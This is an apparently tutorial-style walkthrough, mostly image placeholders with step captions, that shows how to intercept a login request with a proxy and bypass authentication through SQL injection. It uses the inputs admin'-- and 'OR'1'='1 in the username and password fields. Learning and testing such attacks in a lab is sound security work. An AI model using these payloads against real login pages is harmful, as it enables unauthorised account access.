
- Setup Proxy




- Turn on intercept




- Enter invalid username and password




- Request captured




- Now , right click on request and send it to the repeater




- Now send the request to see the response




- Change username sysap to admin'--




- Response 302 receive




- Now go to the target website login page
- Enter sql injection on both username and password section and click on login




- Account login




- Use another sql injection
- i.e. 'OR'1'='1




- send the request




- enter sql injection on both username and password



- Click on login



- Account login

